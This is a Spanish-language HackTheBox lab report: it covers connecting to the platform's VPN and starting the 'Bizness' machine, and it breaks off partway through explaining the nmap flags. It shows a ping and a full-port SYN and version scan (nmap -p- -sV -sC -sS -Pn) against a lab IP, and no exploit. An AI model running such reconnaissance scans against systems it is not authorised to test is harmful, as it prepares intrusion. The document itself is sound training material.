
Reporte maquinas hackthebox


Juan Camilo Torres Beltrán

Pasos conexión hackthebox


1. Antes que nada, realizamos el registro en la plataforma hackthebox. Realizamos el registro si no estamos registrados o le oprimimos en ***sign in*** en caso de estarlo.




2. Una vez registrados ingresamos a la plataforma con nuestras credenciales previamente creadas.




3. Una vez dentro, vamos a ir al apartado ***machines,*** aquí vamos a poder visualizar una seria de máquinas que nos proporciona hackthebox para realizar nuestra incursión al hacking. Estas máquinas las vamos a encontrar divididas por niveles ente los cuales están: ***EASY***, ***MEDIUM***, ***INSANE*** y ***HARD.*** Para el ejemplo, vamos a seleccionar dos máquinas ***EASY***, pero antes de empezar a intentar vulnerar estas máquinas, tenemos que establecer la conexión con el servidor de hackthebox, y esto lo hacemos por medio de la vpn que nos proporciona, para esto vamos a oprimir en ***CONNECT TO HTB.***




4. Una vez aquí seleccionamos ***PLAY MACHINES***




5. Seleccionamos la opción ***OpenVPN***




6. Una vez aquí nos va a pedir que seleccionemos el servidos del vpn y el protocolo. Una vez ya lo tengamos seleccionados, oprimimos ***DOWNLOAD VPN***



7. Una vez descargada, nos va a descargar un archivo, por lo general en el nombre tendrá nuestro nombre de usuario, este archivo lo podemos ubicar en cualquier carpeta para mayor comodidad.




8. Ahora desde la terminal de nuestra maquina Kali, nos movemos al directorio que hayamos creado, en mi caso cree los directorios ***/maquinas/vpn***




9. Iniciamos como usuario sudo, y ejecutamos el comando ***openvpn [NOMBRE_ARCHIVO_VPN_GENERADO]***.

```
┌──(root㉿kali)-[/home/kali/Documents/maquinas/vpn]
└─# openvpn lab_NEXUSJR.ovpn
2024-02-21 06:53:47 WARNING: Compression for receiving enabled. Compression has been used i
n the past to break encryption. Sent packets are not compressed unless "allow-compression y
es" is also set.
2024-02-21 06:53:47 Note: --data-cipher-fallback with cipher 'AES-128-CBC' disables data ch
annel offload.
2024-02-21 06:53:47 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [
PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-02-21 06:53:47 library versions: OpenSSL 3.0.11 19 Sep 2023, LZO 2.10
2024-02-21 06:53:47 DCO version: N/A
2024-02-21 06:53:47 TCP/UDP: Preserving recently used remote address: [AF_INET]173.208.98.3
0:1337
2024-02-21 06:53:47 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-02-21 06:53:47 UDPv4 link local: (not bound)
2024-02-21 06:53:47 UDPv4 link remote: [AF_INET]173.208.98.30:1337
2024-02-21 06:53:49 TLS: Initial packet from [AF_INET]173.208.98.30:1337, sid=24545e03 9fb2
59d2
2024-02-21 06:53:49 VERIFY OK: depth=1, C=UK, ST=City, L=London, O=HackTheBox, CN=HackTheBo
x CA, name=htb, emailAddress=info@hackthebox.eu
2024-02-21 06:53:49 VERIFY KU OK
2024-02-21 06:53:49 Validating certificate extended key usage
2024-02-21 06:53:49 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS
 Web Server Authentication
```


Con este comando estableceremos la conexión con la vpn hackthebox, y lo veremos reflejado en la plataforma de la siguiente manera:




10. Ahora que ya estamos conectados podemos seguir con el hacking de las máquinas que deseemos, en este caso la primera máquina que vamos a vulnerar va a ser.



Para esto le oprimimos en la opción ***Join machine***.



Al hacer esto nos va a mostrar una ip, que corresponde a la ip de la máquina que queremos vulnerar.



Podemos realizar un ping a la máquina, para asegurarnos que está activa. Y podemos ver que efectivamente la maquina está respondiendo.

```
┌──(root㉿kali)-[/home/kali/Documents/maquinas/vpn]
└─# ping -c 1 10.10.11.252
PING 10.10.11.252 (10.10.11.252) 56(84) bytes of data.
64 bytes from 10.10.11.252: icmp_seq=1 ttl=63 time=102 ms

── 10.10.11.252 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 102.092/102.092/102.092/0.000 ms
```

Pasos hacking maquina Bizness

1. Para verificar los puertos y demás información que nos pueda ayudar realizamos un ***nmap.***

```
┌──(root㉿kali)-[/home/kali/Documents/maquinas/vpn]
└─# nmap -p- -sV -sC --open -sS -vvv -n -Pn 10.10.11.252 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slowe
r.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-21 07:12 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 07:12
Completed NSE at 07:12, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:12
Completed NSE at 07:12, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:12
Completed NSE at 07:12, 0.00s elapsed
```

-**nmap**: Esto simplemente llama al ejecutable de Nmap, iniciando la herramienta.

-p-: Esta opción le dice a Nmap que escanee todos los puertos, desde el puerto 1 hasta el puerto 65535. El guion (-) indica todos los puertos.

-sV: Esta opción habilita la detección de versiones de servicios. Nmap intentará determinar qué servicio y versión se están ejecutando en los puertos que descubre.

-sC: Esta opción activa el escaneo utilizando scripts de Nmap. Estos scripts proporcionan una serie de funciones útiles, como detección de vulnerabilidades, enumeración de servicios, etc.

--open: Esto le dice a Nmap que muestre solo los hosts que tienen al menos un puerto abierto. Ayuda a reducir el ruido en la salida del escaneo.

-sS: Este es un tipo de escaneo de Nmap llamado "escaneo de SYN". Es uno de los escaneos más comunes y básicos que realiza Nmap. Envía un paquete SYN al puerto de destino y observa la respuesta para determinar si el puerto está abierto o cerrado.

